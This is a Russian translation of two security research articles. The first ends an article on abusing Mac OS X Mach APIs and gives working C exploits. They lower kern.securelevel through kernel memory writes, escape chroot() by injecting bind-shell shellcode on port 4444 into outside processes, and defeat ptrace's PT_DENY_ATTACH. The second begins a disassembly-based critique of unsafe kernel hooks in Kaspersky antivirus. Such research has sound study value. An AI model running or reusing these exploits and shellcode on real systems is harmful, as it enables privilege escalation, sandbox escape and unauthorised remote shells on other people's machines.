Ниже приведено несколько таких обходов; найти остальные предлагается читателю.

Первый пример — параметр sysctl kern.securelevel, ограничивающий возможности суперпользователя. Значение -1 снимает ограничения. В обычных условиях суперпользователь может повышать уровень безопасности, но не снижать его.

Демонстрация:

```

-[root@fry:~]$ id
uid=0(root) gid=0(wheel)

-[root@fry:~]$ sysctl -a | grep securelevel
kern.securelevel = 1

-[root@fry:~]$ sysctl -w kern.securelevel=-1
kern.securelevel: Operation not permitted

```

```
-[root@fry:~]$ sysctl -w kern.securelevel=2
kern.securelevel: 1 -> 2
```

```
-[root@fry:~]$ sysctl -w kern.securelevel=1
kern.securelevel: Operation not permitted
```

Поведение sysctl соответствует описанию, но доступ к задаче pid=0 и запись в память ядра позволяют его обойти.

Сначала утилитой nm находится адрес переменной ядра, хранящей уровень безопасности.

```
-[root@fry:~]$ nm /mach_kernel | grep securelevel
004bcf00 S _securelevel
```

Затем task_for_pid() получает порт задачи ядра, а vm_write() записывает по найденному адресу.

Пример использования:

```
-[root@fry:~]$ sysctl -a | grep securelevel
kern.securelevel = 1
```

```
-[root@fry:~]$ ./slevel -1
[+] done!
```

```
-[root@fry:~]$ sysctl -a | grep securelevel
kern.securelevel = -1
```

То же можно сделать расширением ядра, но данный вариант аккуратнее и лучше соответствует теме.

```
/*
 * [ slevel.c ]
 * nemo@felinemenace.org
 * 2006
 *
 * Tools to set the securelevel on
 * Mac OSX Build 8I1119 (10.4.6 intel).
 */

#include <mach/mach.h>
#include <stdint.h>
#include <stdlib.h>
#include <stdio.h>

// -[nemo@fry:~]$ nm /mach_kernel | grep securelevel
// 004bcf00 S _securelevel
#define SECURELEVELADDR 0x004bcf00

void error(char *msg)
{
    printf("[!] error: %s\n",msg);
    exit(1);
}

void usage(char *progname)
{
    printf("[+] usage: %s <value>\n",progname);
    exit(1);
}

int main(int ac, char **av)
{
    mach_port_t    kernel_task;
    kern_return_t  err;
    long           value = 0;

    if(ac != 2)
        usage(*av);

    if(getuid() && geteuid())
```

```

        error("requires root.");

    value = atoi(av[1]);

    err = task_for_pid(mach_task_self(), 0, &kernel_task);
    if ((err != KERN_SUCCESS) || !MACH_PORT_VALID(kernel_task))
        error("getting kernel task.");

    // Write values to stack.
    if(vm_write(kernel_task, (vm_address_t) SECURELEVELADDR, (vm_address_t)&value, sizeof(value)))
        error("writing argument to dlopen.");

    printf("[+] done!\n");
    return 0;
}

```

Вызов `chroot()` — механизм UNIX, часто используемый, иногда неправильно, для изоляции. API Mach позволяет обойти и его: процесс внутри окружения `chroot()` способен через `task_for_pid()` подключиться к любому внешнему процессу с подходящими правами. Эти примеры невелики сами по себе, но демонстрируют общий класс обходов UNIX средствами Mach.

Следующий код перебирает PID начиная с 1 и пытается внедрить небольшую заготовку в новый поток. Основная версия написана для PowerPC; также приведён шелл-код Intel.

```

/*
 * sample code to break chroot() on osx
 * - nemo
 *
 * This code is a PoC and by so, is pretty harsh
 * I just trap in any process which isn't desirable.
 * DO NOT RUN ON A PRODUCTION BOX (or if you do, email
 * me the results so I can laugh at you)
 */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/mman.h>
#include <mach/mach.h>
#include <mach/ppc/thread_status.h>
#include <mach/i386/thread_state.h>
#include <dlfcn.h>

#define STACK_SIZE 0x6000
#define MAXPID 0x6000

char ppc_probe[] =
// stat code
"\x38\x00\x00\xbc\x7c\x24\x0b\x78\x38\x84\xff\x9c\x7c\xc6\x32"
"\x79\x40\x82\xff\xf1\x7c\x68\x02\xa6\x38\x63\x00\x18\x90\xc3"
"\x00\x0c\x44\x00\x00\x02\x7f\xe0\x00\x08\x48\x00\x00\x14"
"/mach_kernelAAAA"
// bindshe11 from metasploit. Port 4444
"\x38\x60\x00\x02\x38\x80\x00\x01\x38\xa0\x00\x06\x38\x00\x00"
"\x61\x44\x00\x00\x02\x7c\x00\x02\x78\x7c\x7e\x1b\x78\x48\x00"
"\x00\x0d\x00\x02\x11\x5c\x00\x00\x00\x00\x7c\x88\x02\xa6\x38"
"\xa0\x00\x10\x38\x00\x00\x68\x7f\xc3\xf3\x78\x44\x00\x00\x02"
"\x7c\x00\x02\x78\x38\x00\x00\x6a\x7f\xc3\xf3\x78\x44\x00\x00"
"\x02\x7c\x00\x02\x78\x7f\xc3\xf3\x78\x38\x00\x00\x1e\x38\x80"
"\x00\x10\x90\x81\xff\xe8\x38\xa1\xff\xe8\x38\x81\xff\xf0\x44"
"\x00\x00\x02\x7c\x00\x02\x78\x7c\x7e\x1b\x78\x38\xa0\x00\x02"
"\x38\x00\x00\x5a\x7f\xc3\xf3\x78\x7c\xa4\x2b\x78\x44\x00\x00"
"\x02\x7c\x00\x02\x78\x38\xa5\xff\xff\x2c\x05\xff\xff\x40\x82"
"\xff\xe5\x38\x00\x00\x42\x44\x00\x00\x02\x7c\x00\x02\x78\x7c"
"\xa5\x2a\x79\x40\x82\xff\xfd\x7c\x68\x02\xa6\x38\x63\x00\x28"
"\x90\x61\xff\xf8\x90\xa1\xff\xfc\x38\x81\xff\xf8\x38\x00\x00"
"\x3b\x7c\x00\x04\xac\x44\x00\x00\x02\x7c\x00\x02\x78\x7f\xe0"
"\x00\x08\x2f\x62\x69\x6e\x2f\x63\x73\x68\x00\x00\x00\x00";
unsigned char x86_probe[] =

```

```

// stat code, cheq for /mach_kernel. Makes sure we're outside
// the chroot.
"\x31\xc0\x50\x68\x72\xe6\x65\x6c\x68\x68\x5f\x6b\x65\x68\x2f"
"\x6d\x61\x63\x89\xe3\x53\x53\xb0\b0\x68\x7f\x00\x00\x00\xcd"
"\x80\x85\xc0\x74\x05\x6a\x01\x58\xcd\x80\x90\x90\x90\x90\x90"
// bindsHELL - 89 bytes - port 4444
// based off metasploit freebsd code.
"\x6a\x42\x58\xcd\x80\x6a\x61\x58\x99\x52\x68\x10\x02\x11\x5c"
"\x89\xe1\x52\x42\x52\x42\x52\x6a\x10\xcd\x80\x99\x93\x51\x53"
"\x52\x6a\x68\x58\xcd\x80\xb0\x6a\xcd\x80\x52\x53\x52\xb0\x1e"
"\xcd\x80\x97\x6a\x02\x59\x6a\x5a\x58\x51\x57\x51\xcd\x80\x49"
"\x0f\x89\xf1\xff\xff\xff\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62"
"\x69\xe8\x89\xe3\x50\x54\x54\x53\x53\xb0\x3b\xcd\x80";

int injectppc(pid_t pid, char *sc, unsigned int size)
{
    kern_return_t ret;
    mach_port_t mytask;
    vm_address_t stack;
    ppc_thread_state_t ppc_state;
    thread_act_t thread;
    long blr = 0x7fe00008;

    if ((ret = task_for_pid(mach_task_self(), pid, &mytask)))
        return -1;

    // Allocate room for stack and shellcode.
    if (vm_allocate(mytask, &stack, STACK_SIZE, TRUE) != KERN_SUCCESS)
        return -1;

    // Write in our shellcode
    if (vm_write(mytask, (vm_address_t)((stack + 650)&~2), (vm_address_t)sc, size))
        return -1;

    if (vm_write(mytask, (vm_address_t)stack + 960, (vm_address_t)&blr, sizeof(blr)))
        return -1;

    // Just in case.
    if (vm_protect(mytask, (vm_address_t)stack, STACK_SIZE,
        VM_PROT_READ|VM_PROT_WRITE|VM_PROT_EXECUTE, VM_PROT_READ|VM_PROT_WRITE|VM_PROT_EXECUTE))
        return -1;

    memset(&ppc_state, 0, sizeof(ppc_state));
    ppc_state.srr0 = ((stack + 650)&~2);
    ppc_state.r1 = stack + STACK_SIZE - 100;
    ppc_state.lr = stack + 960; // terrible blr cpu usage but this
    // whole code is a hack so shut up!.

    if (thread_create_running(mytask, PPC_THREAD_STATE,
        (thread_state_t)&ppc_state, PPC_THREAD_STATE_COUNT, &thread)
        != KERN_SUCCESS)
        return -1;

    return 0;
}

int main(int ac, char **av)
{
    pid_t pid;
    // (pid = 0) == kernel
    printf("[+] Breaking chroot() check for a non-chroot()ed shell on port 4444 (TCP).\n");
    for (pid = 1; pid <= MAXPID; pid++)
        injectppc(pid, ppc_probe, sizeof(ppc_probe));

    return 0;
}

```

Пример на обычном Mac mini с Mac OS X 10.4.6 показывает, что непривилегированный пользователь внутри chroot() подключается к процессу с теми же правами снаружи. Затем в него

внедряется шелл-код, открывающий командную оболочку на сетевом порту.

```
-[nemo@gir:~/code]$ gcc break.c -o break
-[nemo@gir:~/code]$ cp break chroot/
-[nemo@gir:~/code]$ sudo chroot chroot/
-[root@gir:/]$ ./dropprivs
```

Замечание о программе ./dropprivs: пришлось отдельно вызвать seteuid() и setuid() вместо setreuid(). По-видимому, setreuid() и setregid() вообще не работают. Andrewg хорошо подытожил ситуацию:

```
<andrewg> best backdoor ever
```

```
-[nemo@gir:/]$ ./break
[+] Breaking chroot() check for a non-chroot()ed shell on port 4444 (TCP).
-[nemo@gir:/]$ Illegal instruction
-[root@gir:/]$ nc localhost 4444
ls -lsa /mach_kernel
8472 -rw-r--r--  1 root  wheel  4334508 Mar 27 14:27 /mach_kernel
id;
uid=501(nemo) gid=501(nemo) groups=501(nemo)
```

Другой выход из chroot() — получить через task_for_pid() задачу с PID 0 и изменить память ядра. Это требует прав суперпользователя, поэтому автор не стал реализовывать вариант; его несложно оформить как шелл-код.

ptrace

Как уже говорилось, урезанный ptrace() почти бесполезен. При этом появилась команда PT_DENY_ATTACH, запрещающая другим процессам подключаться через ptrace.

Следующий пример кода показывает ее использование:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/ptrace.h>

static int changeme = 0;

int main(int ac, char **av)
{
    ptrace(PT_DENY_ATTACH, 0, 0, 0);

    while(1) {
        if(changeme) {
            printf("[+] hacked.\n");
            exit(1);
        }
    }

    return 1;
}
```

Программа бесконечно проверяет неизменяемую глобальную переменную. Попытка подключить к ней использующий ptrace отладчик gdb приводит к SIGSEGV.

```
(gdb) at hackme.25143
A program is being debugged already. Kill it? (y or n) y
Attaching to program: `/Users/nemo/hackme', process 25143.
Segmentation fault
```

Но API Mach по-прежнему позволяет подключиться. Команда nm выдаёт адрес статической переменной changeme.

```
-[nemo@fry:~]$ nm hackme | grep changeme
```

```
0000202c b _changeme
```

Следующий пример получает задачу через `task_for_pid()` и меняет содержимое переменной.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/mman.h>
#include <mach/mach.h>
#include <dlfcn.h>

#define CHANGEMEADDR 0x202c

void error(char *msg)
{
    printf("[!] error: %s\n",msg);
    exit(1);
}

int main(int ac, char **av)
{
    mach_port_t port;
    long content = 1;

    if(ac != 2) {
        printf("[+] usage: %s <pid>\n",av[0]);
        exit(1);
    }

    if(task_for_pid(mach_task_self(), atoi(av[1]), &port))
        error("_|_");

    if(vm_write(port, (vm_address_t) CHANGEMEADDR, (vm_address_t)&content, sizeof(content)))
        error("writing to process");

    return 0;
}
```

Как видно ниже, это приводит к завершению цикла, как и ожидалось.

```
-[nemo@fry:~]$ ./hackme
[+] hacked.
-[nemo@fry:~]$
```

11. Заключение

Вы действительно дочитали статью до конца — надеюсь, она не была слишком скучной. В новых выпусках Mac OS X для Intel, начиная с 10.4.6, вызов `task_for_pid()` ограничен: пользователь должен состоять в группе `procmod` или обладать правами суперпользователя. К счастью, эти ограничения легко обходятся.

Ходят и противоречивые слухи о будущем полном удалении Mach из Mac OS X; насколько они правдивы, автор не знает.

Если вы заметили какие-либо проблемы в содержимом, как я упоминал ранее, пожалуйста, напишите мне на nemo@felinemenase.org и сообщите. Только без бессмысленной неконструктивной критики.

Спасибо всем в `felinemenase` и `pullthepug` за постоянную поддержку и дружбу. Также спасибо всем, кто вычитывал эту статью для меня, и команде `uninformed` за возможность ее опубликовать.

Библиография

- [1] CMU. The Mach Project. <<http://www.cs.cmu.edu/afs/cs/project/mach/public/www/mach.html>>
- [2] Apple. Apple Security Overview. <http://developer.apple.com/documentation/Security/Conceptual/Security_Overview/Concepts/chapter_3_section_9.html>
- [3] Mach. Mach Man-pages. <<http://felinemenace.org/nemo/mach/manpages>>
- [4] Rentzsch. Mach Inject. <http://rentzsch.com/mach_inject/>
- [5] Guiheneuf. Mach Inject. <<http://guiheneuf.org/Site/mach>>
- [6] Richard P. Draves/Michael B. Jones and Mary R. Thompson. Mach Interface Generator. <<http://felinemenace.org/nemo/mach/mig.txt>>
- [7] Richard P. Draves. MIG Slides. <<http://felinemenace.org/nemo/mach/Slides>>
- [8] Wikipedia. Mach Kernel. <http://en.wikipedia.org/wiki/Mach_kernel>
- [9] Feline Menace. The Mach System. <<http://felinemenace.org/nemo/mach/Mach.txt>>
- [10] OSX Code. Mach. <<http://www.osxcode.com/index.php?pagename=Articles&article=10>>
- [11] CMU. A Programmer's Guide to the Mach System Calls. <<http://www.cs.cmu.edu/afs/cs/project/mach/public/www/doc/abstracts/machsys.html>>
- [12] CMU. A Programmer's Guide to the Mach User Environment. <<http://www.cs.cmu.edu/afs/cs/project/mach/public/www/doc/abstracts/machuse.html>>

О чём они думали? Антивирусное ПО, пошедшее не туда

Автор: Skywing

Контакт: <skywing@valhallalegends.com>

0. Предисловие

Аннотация: антивирусное программное обеспечение становится все распространеннее на пользовательских компьютерах. Крупные производители, например Dell, включают антивирусы и другие защитные комплексы в стандартную поставку новых систем. Поэтому особенно важно, чтобы такое ПО было хорошо спроектировано, безопасно по умолчанию и совместимо со сторонними приложениями: автоматически установленная и запущенная программа становится первоочередной целью атаки. В статье рассмотрены ошибки известных антивирусов — от неправильной проверки недоверенных входных данных в драйвере ядра до нарушения контрактов API при перехвате функций и создании промежуточных слоев. В широко распространенном или предустановленном ПО такие дефекты угрожают стабильности и безопасности системы и мешают независимым разработчикам поставлять работоспособные приложения.

1. Введение

В современной вычислительной среде компьютерная безопасность играет всё более важную роль. Интернет создаёт уникальные опасности для подключённых к сети компьютеров, поскольку угрозы вроде вирусов, червей и другого вредоносного ПО становятся всё более распространёнными.

Поэтому на большинстве новых компьютеров предустанавливают персональные межсетевые экраны и антивирусы. Пользователи часто не имеют опыта администрирования защищенной системы и целиком полагаются на такой пакет.

Можно было бы ожидать от него высокого качества: для многих людей межсетевой экран и антивирус служат первой, а слишком часто и единственной линией обороны.

К сожалению, распространенные защитные программы полны дефектов. В лучшем случае они серьезно затрудняют совместимость с другим ПО, в худшем — подрывают безопасность, которую обещают обеспечивать.

Статья рассматривает два пакета, проблемы которых вызваны упрощениями и небезопасными предположениями разработчиков:

- Kaspersky Internet Security Suite 5.0
- McAfee Internet Security Suite 2006

Оба включают несколько средств защиты, в том числе межсетевой экран и антивирус.

2. Проблема: Kaspersky Internet Security Suite 5.0

Kaspersky Internet Security Suite 5.0 объединяет несколько защитных программ, включая межсетевой экран и антивирус.

Основное внимание уделено Kaspersky Anti-Virus, поддерживающему ручное сканирование и проверку в реальном времени.

Компоненты KAV режима ядра применяют небезопасные приемы, способные привести к компрометации системы.

2.1. Изменение системных служб во время выполнения

Хотя KAV использует фильтр файловой системы — штатный механизм Windows для перехвата файловых операций, предназначенный в том числе для антивирусов, — разработчики дополнительно перехватывают ряд функций API. Перехват в ядре опасен: все параметры доступной из пользовательского режима функции необходимо тщательно проверять, иначе непривилегированная программа сможет скомпрометировать систему. Небезопасно и удалять такие перехваты, поскольку трудно гарантировать, что в этот момент ни один поток не выполняет измененный участок. Кроме того, KAV перехватывает несколько системных служб в ошибочной попытке защитить свои процессы от отладки и завершения.

Параметры перехваченных вызовов проверяются неправильно. Как минимум это позволяет непривилегированному приложению вызвать сбой системы, а возможно, и повысить привилегии, хотя автор не стал доказывать последнюю возможность.

KAV перехватывает перечисленные ниже системные службы. Это легко обнаружить в WinDbg, сравнив nt!KeServiceDescriptorTableShadow в чистой системе и после загрузки антивируса:

```
kd> dps poi ( nt!KeServiceDescriptorTableShadow ) 1 dwo ( nt!KeServiceDescriptorTableShadow + 8 )
8191c9c8  805862de nt!NtAcceptConnectPort
8191c9cc  8056fded nt!NtAccessCheck
.
.
.
8191ca2c  f823fd00 klif!KavNtClose
.
.
.
8191ca84  f823fa20 klif!KavNtCreateProcess
8191ca88  f823fb90 klif!KavNtCreateProcessEx
8191ca8c  80647b59 nt!NtCreateProfile
8191ca90  f823fe40 klif!KavNtCreateSection
8191ca94  805747cf nt!NtCreateSemaphore
8191ca98  8059d4db nt!NtCreateSymbolicLinkObject
8191ca9c  f8240630 klif!KavNtCreateThread
8191caa0  8059a849 nt!NtCreateTimer
.
.
.
8191cbb0  f823f7b0 klif!KavNtOpenProcess
.
.
.
8191cc24  f82402f0 klif!KavNtQueryInformationFile
.
.
.
8191cc7c  f8240430 klif!KavNtQuerySystemInformation
.
.
.
8191cd00  f82405e0 klif!KavNtResumeThread
.
.
```

```

.
8191cd58 f82421f0 klif!KavNtSetInformationProcess
.
.
.
8191cdc0 f8240590 klif!KavNtSuspendThread
.
.
.
8191cdcc f82401c0 klif!KavNtTerminateProcess

```

KAV также создает новые системные службы, изменяя таблицу дескрипторов ради упрощенного входа в ядро. Это неподходящий способ связи приложения с драйвером. Следовало использовать обычный интерфейс IOCTL, не требующий изменения структур ядра и не зависящий от номеров служб, меняющихся между выпусками ОС.

2.2. Неправильная проверка пользовательских указателей и размера адресного пространства ядра

Многие перехваты и собственные системные службы KAV содержат опасные дефекты.

Например, измененная NtOpenProcess проверяет пользовательский адрес сравнением с жестко заданным 0x7FFF0000. В обычной 32-разрядной Windows это близко к верхней границе пользовательского пространства 0x7FFEFFFE, но фиксировать границу нельзя: параметр загрузки /3GB меняет деление с 2 Гбайт для ядра и 2 Гбайт для приложений на 1 и 3 Гбайт. В такой системе NtOpenProcess и вызывающая ее Win32-функция OpenProcess могут ошибочно отклонять параметры, расположенные выше первых 2 Гбайт:

```

.text:F82237B0 ; NTSTATUS __stdcall KavNtOpenProcess(PHANDLE ProcessHandle,ACCESS_MASK DesiredAccess,POBJECT_ATTRIBUTES ObjectAttributes)
.text:F82237B0 KavNtOpenProcess proc near          ; DATA XREF: sub_F82249D0+BF o
.
.
.
.text:F8223800          cmp     eax, 7FFF0000h ; eax = ClientId
.text:F8223805          jbe     short loc_F822380D
.text:F8223807
.text:F8223807 loc_F8223807:                      ; CODE XREF: KavNtOpenProcess+4E j
.text:F8223807          call    ds:ExRaiseAccessViolation

```

Следовало использовать документированную ProbeForRead в кадре SEH: она автоматически создает исключение нарушения доступа для недопустимого пользовательского адреса.

Кроме того, собственные службы KAV неправильно проверяют пользовательские указатели, позволяя вызвать сбой системы:

```

.text:F8222BE0 ; int __stdcall KAVService10(int,PVOID OutputBuffer,int)
.text:F8222BE0 KAVService10 proc near          ; DATA XREF: .data:F8227D14 o
.text:F8222BE0
.text:F8222BE0 arg_0          = dword ptr 4
.text:F8222BE0 OutputBuffer = dword ptr 8
.text:F8222BE0 arg_8          = dword ptr 0Ch
.text:F8222BE0
.text:F8222BE0          mov     edx, [esp+OutputBuffer]
.text:F8222BE4          push    esi
.text:F8222BE5          mov     esi, [esp+4+arg_8]
.text:F8222BE9          lea     ecx, [esp+4+arg_8]
.text:F8222BED          push    ecx          ; int
.text:F8222BEE          mov     eax, [esi]          ; Unvalidated user mode pointer access
.text:F8222BF0          mov     [esp+8+arg_8], eax
.text:F8222BF4          push    eax          ; OutputBufferLength
.text:F8222BF5          mov     eax, [esp+0Ch+arg_0]
.text:F8222BF9          push    edx          ; OutputBuffer
.text:F8222BFA          push    eax          ; int
.text:F8222BFB          call    sub_F821F9A0          ; This routine internally assumes that all pointer parameters gi

```

```

.text:F8222C00      mov     edx, [esi]
.text:F8222C02      mov     ecx, [esp+4+arg_8]
.text:F8222C06      cmp     ecx, edx
.text:F8222C08      jbe     short loc_F8222C13
.text:F8222C0A      mov     eax, 0C0000173h
.text:F8222C0F      pop     esi
.text:F8222C10      retn    0Ch
.text:F8222C13 ; -----
.text:F8222C13      loc_F8222C13:                                ; CODE XREF: KAVService10+28 j
.text:F8222C13      mov     [esi], ecx
.text:F8222C15      pop     esi
.text:F8222C16      retn    0Ch
.text:F8222C16      KAVService10      endp

.text:F8222C20      KAVService11      proc near                                ; DATA XREF: .data:F8227D18 o
.text:F8222C20
.text:F8222C20      arg_0          = dword ptr 4
.text:F8222C20      arg_4          = dword ptr 8
.text:F8222C20      arg_8          = dword ptr 0Ch
.text:F8222C20
.text:F8222C20      mov     edx, [esp+arg_4]
.text:F8222C24      push    esi
.text:F8222C25      mov     esi, [esp+4+arg_8]
.text:F8222C29      lea     ecx, [esp+4+arg_8]
.text:F8222C2D      push    ecx
.text:F8222C2E      mov     eax, [esi] ; Unvalidated user mode pointer access
.text:F8222C30      mov     [esp+8+arg_8], eax
.text:F8222C34      push    eax
.text:F8222C35      mov     eax, [esp+0Ch+arg_0]
.text:F8222C39      push    edx
.text:F8222C3A      push    eax
.text:F8222C3B      call    sub_F8214CE0 ; This routine internally assumes that all pointer parameters gi
.text:F8222C40      test    eax, eax
.text:F8222C42      jnz     short loc_F8222C59
.text:F8222C44      mov     ecx, [esp+4+arg_8]
.text:F8222C48      mov     edx, [esi]
.text:F8222C4A      cmp     ecx, edx
.text:F8222C4C      jbe     short loc_F8222C57
.text:F8222C4E      mov     eax, STATUS_INVALID_BLOCK_LENGTH
.text:F8222C53      pop     esi
.text:F8222C54      retn    0Ch
.text:F8222C57 ; -----
.text:F8222C57      loc_F8222C57:                                ; CODE XREF: KAVService11+2C j
.text:F8222C57      mov     [esi], ecx
.text:F8222C59
.text:F8222C59      loc_F8222C59:                                ; CODE XREF: KAVService11+22 j
.text:F8222C59      pop     esi
.text:F8222C5A      retn    0Ch
.text:F8222C5A      KAVService11      endp

```

2.3. Неправильная проверка пользовательских структур и указателей, скрытие потоков от пользовательского режима

Ошибки в перехватчиках KAV не ограничиваются NtOpenProcess. Антивирус также перехватывает системную службу NtQuerySystemInformation. При запросе класса сведений SystemProcessesAndThreads изменённая служба иногда удаляет потоки из списка некоторых процессов. Через этот низкоуровневый механизм приложения получают перечень всех работающих процессов и потоков, поэтому KAV фактически может скрывать их от пользовательского режима. Само наличие подобного кода примечательно: сокрытие выполняемого кода обычно связывают с руткитами, а не с антивирусами.

Помимо сомнительной возможности скрывать работающий код, этот перехватчик содержит несколько уязвимостей:

1. После того как настоящая реализация ядра заполнит выходной буфер NtQuerySystemInformation, перехватчик продолжает работать с ним, не учитывая, что вредоносное пользовательское приложение может успеть изменить или освободить этот буфер. Функция не защищена кадром SEH, поэтому приложение способно заставить KAV обратиться к уже освобождённой памяти.

2. В возвращённом буфере не проверяются смещения и не гарантируется, что они остаются в его пределах. Буфер представляет собой список вложенных структур: адрес следующей структуры получают, прибавляя к адресу текущей указанное в ней смещение. Пользовательское приложение может изменить смещение так, чтобы оно указывало в память ядра. Поскольку перехватчик иногда записывает данные по адресу, который считает частью пользовательского буфера, эту ошибку потенциально можно использовать для повышения привилегий из непривилегированного приложения.

```
.text:F8224430 ; NTSTATUS __stdcall KavNtQuerySystemInformation(SYSTEM_INFORMATION_CLASS SystemInformationClass,PVOID S
.text:F8224430 KavNtQuerySystemInformation proc near ; DATA XREF: sub_F82249D0+17B o
.text:F8224430
.text:F8224430 var_10          = dword ptr -10h
.text:F8224430 var_C          = dword ptr -0Ch
.text:F8224430 var_8          = dword ptr -8
.text:F8224430 SystemInformationClass= dword ptr 4
.text:F8224430 SystemInformation= dword ptr 8
.text:F8224430 SystemInformationLength= dword ptr 0Ch
.text:F8224430 ReturnLength   = dword ptr 10h
.text:F8224430 arg_24         = dword ptr 28h
.text:F8224430
.text:F8224430             mov     eax, [esp+ReturnLength]
.text:F8224434             mov     ecx, [esp+SystemInformationLength]
.text:F8224438             mov     edx, [esp+SystemInformation]
.text:F822443C             push    ebx
.text:F822443D             push    ebp
.text:F822443E             push    esi
.text:F822443F             mov     esi, [esp+0Ch+SystemInformationClass]
.text:F8224443             push    edi
.text:F8224444             push    eax
.text:F8224445             push    ecx
.text:F8224446             push    edx
.text:F8224447             push    esi
.text:F8224448             call    OrigNtQuerySystemInformation
.text:F822444E             mov     edi, eax
.text:F8224450             cmp     esi, SystemProcessesAndThreadsInformation ;
.text:F8224450                                     ; Not the process / thread list API?
.text:F8224450                                     ; Return to caller
.text:F8224453             mov     [esp+10h+ReturnLength], edi
.text:F8224457             jnz     ret_KavNtQuerySystemInformation
.text:F822445D             xor     ebx, ebx
.text:F822445F             cmp     edi, ebx ;
.text:F822445F                                     ; Nothing returned?
.text:F822445F                                     ; Return to caller
.text:F8224461             jl      ret_KavNtQuerySystemInformation
.text:F8224467             push    ebx
.text:F8224468             push    9
.text:F822446A             push    8
.text:F822446C             call    sub_F8216730
.text:F8224471             test    al, al
.text:F8224473             jz      ret_KavNtQuerySystemInformation
.text:F8224479             mov     ebp, g_KavDriverData
.text:F822447F             mov     ecx, [ebp+0Ch]
.text:F8224482             lea     edx, [ebp+48h]
.text:F8224485             inc     ecx
.text:F8224486             mov     [ebp+0Ch], ecx
.text:F8224489             mov     ecx, ebp
.text:F822448B             call    ds:ExInterlockedPopEntrySList
.text:F8224491             mov     esi, eax
```

```

.text:F8224493      cmp     esi, ebx
.text:F8224495      jnz     short loc_F82244B7
.text:F8224497      mov     eax, [ebp+10h]
.text:F822449A      mov     ecx, [ebp+24h]
.text:F822449D      mov     edx, [ebp+1Ch]
.text:F82244A0      inc     eax
.text:F82244A1      mov     [ebp+10h], eax
.text:F82244A4      mov     eax, [ebp+20h]
.text:F82244A7      push    eax
.text:F82244A8      push    ecx
.text:F82244A9      push    edx
.text:F82244AA      call    [ebp+arg_24]
.text:F82244AD      mov     esi, eax
.text:F82244AF      cmp     esi, ebx
.text:F82244B1      jz      ret_KavNtQuerySystemInformation
.text:F82244B7
.text:F82244B7      loc_F82244B7:                                ; CODE XREF: KavNtQuerySystemInformation+65 j
.text:F82244B7      mov     edi, [esp+10h+SystemInformation]
.text:F82244BB      mov     dword ptr [esi], 8
.text:F82244C1      mov     dword ptr [esi+4], 9
.text:F82244C8      mov     [esi+8], ebx
.text:F82244CB      mov     [esi+34h], ebx
.text:F82244CE      mov     dword ptr [esi+3Ch], 1
.text:F82244D5      mov     [esi+10h], bl
.text:F82244D8      mov     [esi+30h], ebx
.text:F82244DB      mov     [esi+0Ch], ebx
.text:F82244DE      mov     [esi+38h], ebx
.text:F82244E1      mov     ebp, 13h
.text:F82244E6
.text:F82244E6      LoopThreadProcesses:                        ; CODE XREF: KavNtQuerySystemInformation+EC j
.text:F82244E6      mov     dword ptr [esi+40h], 4 ;
.text:F82244E6                                         ; Loop through the returned list of processes and threads.
.text:F82244E6                                         ; For each process, we shall check to see if it is a
.text:F82244E6                                         ; special (protected) process. If so, then we might
.text:F82244E6                                         ; decide to remove its threads from the listing returned
.text:F82244E6                                         ; by setting the thread count to zero.
.text:F82244ED      mov     [esi+48h], ebx
.text:F82244F0      mov     [esi+44h], ebp
.text:F82244F3      mov     eax, [edi+SYSTEM_PROCESSES.ProcessId]
.text:F82244F6      push    ebx
.text:F82244F7      push    esi
.text:F82244F8      mov     [esi+4Ch], eax
.text:F82244FB      call    KavCheckProcess
.text:F8224500      cmp     eax, 7
.text:F8224503      jz      short CheckNextThreadProcess
.text:F8224505      cmp     eax, 1
.text:F8224508      jz      short CheckNextThreadProcess
.text:F822450A      cmp     eax, ebx
.text:F822450C      jz      short CheckNextThreadProcess
.text:F822450E      mov     [edi+SYSTEM_PROCESSES.ThreadCount], ebx ; Zero thread count out (hide process th
.text:F8224511
.text:F8224511      CheckNextThreadProcess:                    ; CODE XREF: KavNtQuerySystemInformation+D3 j
.text:F8224511                                         ; KavNtQuerySystemInformation+D8 j ...
.text:F8224511      mov     eax, [edi+SYSTEM_PROCESSES.NextEntryDelta]
.text:F8224513      cmp     eax, ebx
.text:F8224515      setz    cl
.text:F8224518      add     edi, eax
.text:F822451A      cmp     cl, bl
.text:F822451C      jz      short LoopThreadProcesses

```

2.4. Неправильная проверка типов объектов ядра

Многие возможности ядра Windows представлены объектами, с которыми приложения работают через дескрипторы. Дескриптор — это целое число, по которому ядро находит указатель на нужный объект; затем системная служба выполняет над объектом операцию от имени вызвавшего её кода. Для объектов всех типов используется единое пространство дескрипторов.

Поэтому системная служба обязана убедиться, что полученный дескриптор относится к объекту ожидаемого типа. Обычно для этого вызывают функцию диспетчера объектов ObReferenceObjectByHandle: она преобразует дескриптор в указатель и при необходимости сравнивает поле типа в стандартном заголовке объекта с переданным типом.

Перехватывая системные службы, KAV неизбежно работает с дескрипторами ядра, но делает это неправильно. В ряде случаев он использует указатель, не проверив тип объекта. Если передать такой службе дескриптор объекта другого типа, возможны повреждение данных и аварийное завершение системы.

Один из примеров — перехватчик NtResumeThread, с помощью которого KAV отслеживает состояние потоков. В данном случае дескриптор неверного типа, по-видимому, не позволяет приложению обрушить систему: возвращённый указатель используется лишь как ключ в таблице, заранее заполненной указателями на объекты потоков. Для той же цели KAV перехватывает NtSuspendThread, и там допущена аналогичная ошибка проверки типа.

```
.text:F82245E0 ; NTSTATUS __stdcall KavNtResumeThread(HANDLE ThreadHandle,PULONG PreviousSuspendCount)
.text:F82245E0 KavNtResumeThread proc near ; DATA XREF: sub_F82249D0+FB o
.text:F82245E0
.text:F82245E0 ThreadHandle = dword ptr 8
.text:F82245E0 PreviousSuspendCount= dword ptr 0Ch
.text:F82245E0
.text:F82245E0 push esi
.text:F82245E1 mov esi, [esp+ThreadHandle]
.text:F82245E5 test esi, esi
.text:F82245E7 jz short loc_F8224620
.text:F82245E9 lea eax, [esp+ThreadHandle] ;
.text:F82245E9 ; This should pass an object type here!
.text:F82245ED push 0 ; HandleInformation
.text:F82245EF push eax ; Object
.text:F82245F0 push 0 ; AccessMode
.text:F82245F2 push 0 ; ObjectType
.text:F82245F4 push 0F0000h ; DesiredAccess
.text:F82245F9 push esi ; Handle
.text:F82245FA mov [esp+18h+ThreadHandle], 0
.text:F8224602 call ds:ObReferenceObjectByHandle
